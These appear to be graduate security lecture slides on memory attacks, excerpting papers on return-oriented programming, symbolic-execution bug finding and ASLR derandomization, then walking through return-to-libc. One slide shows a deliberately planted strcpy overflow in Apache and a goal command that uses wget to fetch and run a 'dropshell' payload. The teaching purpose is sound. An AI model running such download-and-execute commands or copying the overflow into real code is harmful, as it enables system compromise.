MODERN MEMORY ATTACKS

GRAD SEC

SEP 12 2017

TODAY'S PAPERS

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham[*]
Department of Computer Science & Engineering
University of California, San Diego
La Jolla, California, USA
hovav@hovav.net

ABSTRACT

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

Categories and Subject Descriptors

D.4.6 [Operating Systems]: Security and Protection

General Terms

Security, Algorithms

Keywords

Return-into-libc, Turing completeness, instruction set

1. INTRODUCTION

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

Attacks using our technique call no functions whatsoever. In fact, the use instruction sequences from libc that weren't placed there by the assembler. This makes our attack resilient to defenses that remove certain functions from libc or change the assembler's code generation choices.

Unlike previous attacks, ours combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to build such gadgets using the short sequences we find in a specific distribution of GNU libc, and we conjecture that, because of the properties of the x86 instruction set, in any sufficiently large body of x86 executable code there will feature sequences that allow the construction of similar gadgets. (This claim is our thesis.) Our paper makes three major contributions:

1. We describe an efficient algorithm for analyzing libc to recover the instruction sequences that can be used in our attack.
2. Using sequences recovered from a particular version of GNU libc, we describe gadgets that allow arbitrary computation, introducing many techniques that lay the foundation for what we call, facetiously, *return-oriented programming*.
3. In doing the above, we provide strong evidence for our thesis and a template for how one might explore other systems to determine whether they provide further support.

In addition, our paper makes several smaller contributions. We implement a return-oriented shellcode and show how it can be used. We undertake a study of the provenance of ret instructions in the version of libc we study, and consider whether unintended rets could be eliminated by compiler modifications. We show how our attack techniques fit within the larger milieu of return-into-libc techniques.

1.1 Background: Attacks and Defenses

Consider an attacker who has discovered a vulnerability in some program and wishes to exploit it. Exploitation, in this context, means that he subverts the program's control flow so that it performs actions of his choice with its credentials. The traditional vulnerability in this context is the buffer overflow on the stack [1], though many other classes of vulnerability have been considered, such as buffer overflows on the heap [29, 2, 13], integer overflows [34, 11, 4], and format string vulnerabilities [25, 10]. In each case, the attacker must accomplish two tasks: he must find some way to subvert the program's control flow from its normal course, and he must cause the program to act in the manner of his choosing. In traditional stack smashing attacks, an attacker completes the first task by overwriting a return address on the stack, so that it points to code of his choosing rather than to the function that made the call. (Though even in this case other techniques can be used, such as frame-pointer overwriting [14].) He completes the second task by injecting code into the process image; the modified return address

[*]Work done while at the Weizmann Institute of Science, Rehovot, Israel, supported by a Koshland Scholars Program postdoctoral fellowship.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.
CCS'07, October 29–November 2, 2007, Alexandria, Virginia, USA.
Copyright 2007 ACM 978-1-59593-703-2/07/0010 ...$5.00.

EXE: Automatically Generating Inputs of Death

Cristian Cadar, Vijay Ganesh, Peter M. Pawlowski, David L. Dill, Dawson R. Engler
Computer Systems Laboratory
Stanford University
Stanford, CA 94305, U.S.A
{cristic, vganesh, piotrek, dill, engler} @cs.stanford.edu

ABSTRACT

This paper presents EXE, an effective bug-finding tool that automatically generates inputs that crash real code. Instead of running code on manually or randomly constructed input, EXE runs it on symbolic input initially allowed to be "anything." As checked code runs, EXE tracks the constraints on each symbolic (i.e., input-derived) memory location. If a statement uses a symbolic value, EXE does not run it, but instead adds it as an input-constraint; all other statements run as usual. If code conditionally checks a symbolic expression, EXE forks execution, constraining the expression to be true on the true branch and false on the other. Because EXE reasons about all possible values on a path, it has much more power than a traditional runtime tool: (1) it can force execution down any feasible program path and (2) at dangerous operations (e.g., a pointer dereference), it detects if the current path constraints allow any value that causes a bug. When a path terminates or hits a bug, EXE automatically generates a test case by solving the current path constraints to find concrete values using its own co-designed constraint solver, STP. Because EXE's constraints have no approximations, feeding this concrete input to an uninstrumented version of the checked code will cause it to follow the same path and hit the same bug (assuming deterministic code).

EXE works well on real code, finding bugs along with inputs that trigger them in: the BSD and Linux packet filter implementations, the udhcpd DHCP server, the pcre regular expression library, and three Linux file systems.

Categories and Subject Descriptors

D.2.5 [Software Engineering]: Testing and Debugging—*Testing tools, Symbolic execution*

General Terms

Reliability, Languages

Keywords

Bug finding, test case generation, constraint solving, symbolic execution, dynamic analysis, attack generation.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.
CCS'06, October 30–November 3, 2006, Alexandria, Virginia, USA.
Copyright 2006 ACM 1-59593-518-5/06/0010 ...$5.00.

1. INTRODUCTION

Attacker-exposed code is often a tangled mess of deeply-nested conditionals, labyrinthine call chains, huge amounts of code, and frequent, abusive use of casting and pointer operations. For safety, this code must exhaustively vet input received directly from potential attackers (such as system call parameters, network packets, even data from USB sticks). However, attempting to guard against all possible attacks adds significant code complexity and requires awareness of subtle issues such as arithmetic and buffer overflow conditions, which the historical record unequivocally shows programmers reason about poorly.

Currently, programmers check for such errors using a combination of code review, manual and random testing, dynamic tools, and static analysis. While helpful, these techniques have significant weaknesses. The code features described above make manual inspection even more challenging than usual. The number of possibilities makes manual testing far from exhaustive, and even less so when compounded by programmer's limited ability to reason about all these possibilities. While random "fuzz" testing [35] often finds interesting corner case errors, even a single equality conditional can derail it: satisfying a 32-bit equality in a branch condition requires correctly guessing one value out of four billion possibilities. Correctly getting a sequence of such conditions is hopeless. Dynamic tools require test cases to drive them, and thus have the same coverage problems as both random and manual testing. Finally, while static analysis benefits from full path coverage, the fact that it inspects rather than executes code means that it reasons poorly about bugs that depend on accurate value information (the exact value of an index or size of an object), pointers, and heap layout, among many others.

This paper describes EXE ("EXecution generated Executions"), an unusual but effective bug-finding tool built to deeply check real code. The main insight behind EXE is that code can automatically generate its own (potentially highly complex) test cases. Instead of running code on manually or randomly constructed input, EXE runs it on symbolic input that is initially allowed to be "anything." As checked code runs, if it tries to operate on symbolic (i.e., input-derived) expressions, EXE replaces the operation with its corresponding input-constraint; it runs all other operations as usual. When code conditionally checks a symbolic expression, EXE forks execution, constraining the expression to be true on the true branch and false on the other. When a path terminates or hits a bug, EXE automatically generates a test case that will run this path by solving the path's con-

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
  - Canaries
- Getting %eip to point to our code
  - Non-executable stack
- Finding the return address (guess the raw address)
  - **Address Space Layout Randomization (ASLR)**

ADDRESS SPACE LAYOUT RANDOMIZATION

On the Effectiveness of Address-Space Randomization

Hovav Shacham
Stanford University
hovav@cs.stanford.edu

Matthew Page
Stanford University
mpage@stanford.edu

Ben Pfaff
Stanford University
blp@cs.stanford.edu

Eu-Jin Goh
Stanford University
eujin@cs.stanford.edu

Nagendra Modadugu
Stanford University
nagendra@cs.stanford.edu

Dan Boneh
Stanford University
dabo@cs.stanford.edu

ABSTRACT

Address-space randomization is a technique used to fortify systems against buffer overflow attacks. The idea is to introduce artificial diversity by randomizing the memory location of certain system components. This mechanism is available for both Linux (via PaX ASLR) and OpenBSD. We study the effectiveness of address-space randomization and find that its utility on 32-bit architectures is limited by the number of bits available for address randomization. In particular, we demonstrate a *derandomization attack* that will convert any standard buffer-overflow exploit into an exploit that works against systems protected by address-space randomization. The resulting exploit is as effective as the original exploit, although it takes a little longer to compromise a target machine: on average 216 seconds to compromise Apache running on a Linux PaX ASLR system. The attack does not require running code on the stack.

We also explore various ways of strengthening address-space randomization and point out weaknesses in each. Surprisingly, increasing the frequency of re-randomizations adds at most 1 bit of security. Furthermore, compile-time randomization appears to be more effective than runtime randomization. We conclude that, on 32-bit architectures, the only benefit of PaX-like address-space randomization is a small slowdown in worm propagation speed. The cost of randomization is extra complexity in system support.

Categories and Subject Descriptors

D.4.6 [Operating Systems]: Security and Protection

General Terms

Security, Measurement

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.
CCS'04, October 25-29, 2004, Washington, DC, USA.
Copyright 2004 ACM 1-58113-961-6/04/0010 ...$5.00.

Keywords

Address-space randomization, diversity, automated attacks

1. INTRODUCTION

Randomizing the memory-address-space layout of software has recently garnered great interest as a means of diversifying the monoculture of software [19, 18, 26, 7]. It is widely believed that randomizing the address space layout of a software program prevents attackers from using the same exploit code effectively against all instantiations of the program containing the same flaw. The attacker must either craft a specific exploit for each instance of a randomized program or perform brute force attacks to guess the address-space layout. Brute force attacks are supposedly thwarted by constantly randomizing the address-space layout each time the program is restarted. In particular, this technique seems to hold great promise in preventing the exponential propagation of worms that scan the Internet and compromise hosts using a hard-coded attack [11, 31].

In this paper, we explore the effectiveness of address-space randomization in preventing an attacker from using the same attack code to exploit the same flaw in multiple randomized instances of a single software program. In particular, we implement a novel version of a return-to-libc attack on the Apache HTTP Server [3] on a machine running Linux with PaX Address Space Layout Randomization (ASLR) and Write or Execute Only (W⊕X) pages.

Traditional return-to-libc exploits rely on knowledge of addresses in both the stack and the (libc) text segments. With PaX ASLR in place, such exploits must guess the segment offsets from a search space of either 40 bits (if stack and libc offsets are guessed concurrently) or 25 bits (if sequentially). In contrast, our return-to-libc technique uses addresses placed by the target program onto the stack. Attacks using our technique need only guess the libc text segment offset, reducing the search space to an entirely practical 16 bits. While our specific attack uses only a single entry point in libc, the exploit technique is also applicable to chained return-to-libc attacks.

Our implementation shows that buffer overflow attacks (as used by, e.g., the Slammer worm [11]) are as effective on code randomized by PaX ASLR as on non-randomized code. Experimentally, our attack takes on the average 216 seconds to obtain a remote shell. Brute force attacks, like our attack, can be detected in practice, but reasonable counter-

Shortcomings of ASLR

- Introduces return-to-libc atk
- Probes for location of usleep
- On 32-bit architectures, only 16 bits of entropy
- fork() keeps same offsets

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
  - Canaries
- Getting %eip to point to our code
  - **Non-executable stack**
- Finding the return address (guess the raw address)
  - Address Space Layout Randomization (ASLR)

RETURN TO LIBC

Exploit:

Oracle Buffer Overflow. We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```

RETURN TO LIBC

Exploit:

Oracle Buffer Overflow. We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```

Preferred: strlcpy

```
char buf[4];
strncpy(buf, “hello!”, sizeof(buf));     buf = {‘h’, ‘e’, ‘l’, ‘l’}
strlcpy(buf, “hello!”, sizeof(buf));     buf = {‘h’, ‘e’, ‘l’, ‘\0’}
```

RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```


Goal:

```
system("wget http://www.example.com/dropshell ;
              chmod +x dropshell ;
              ./dropshell");
```


Challenge: Non-executable stack

Insight: "system" already exists somewhere in libc


RETURN TO LIBC




RETURN TO LIBC



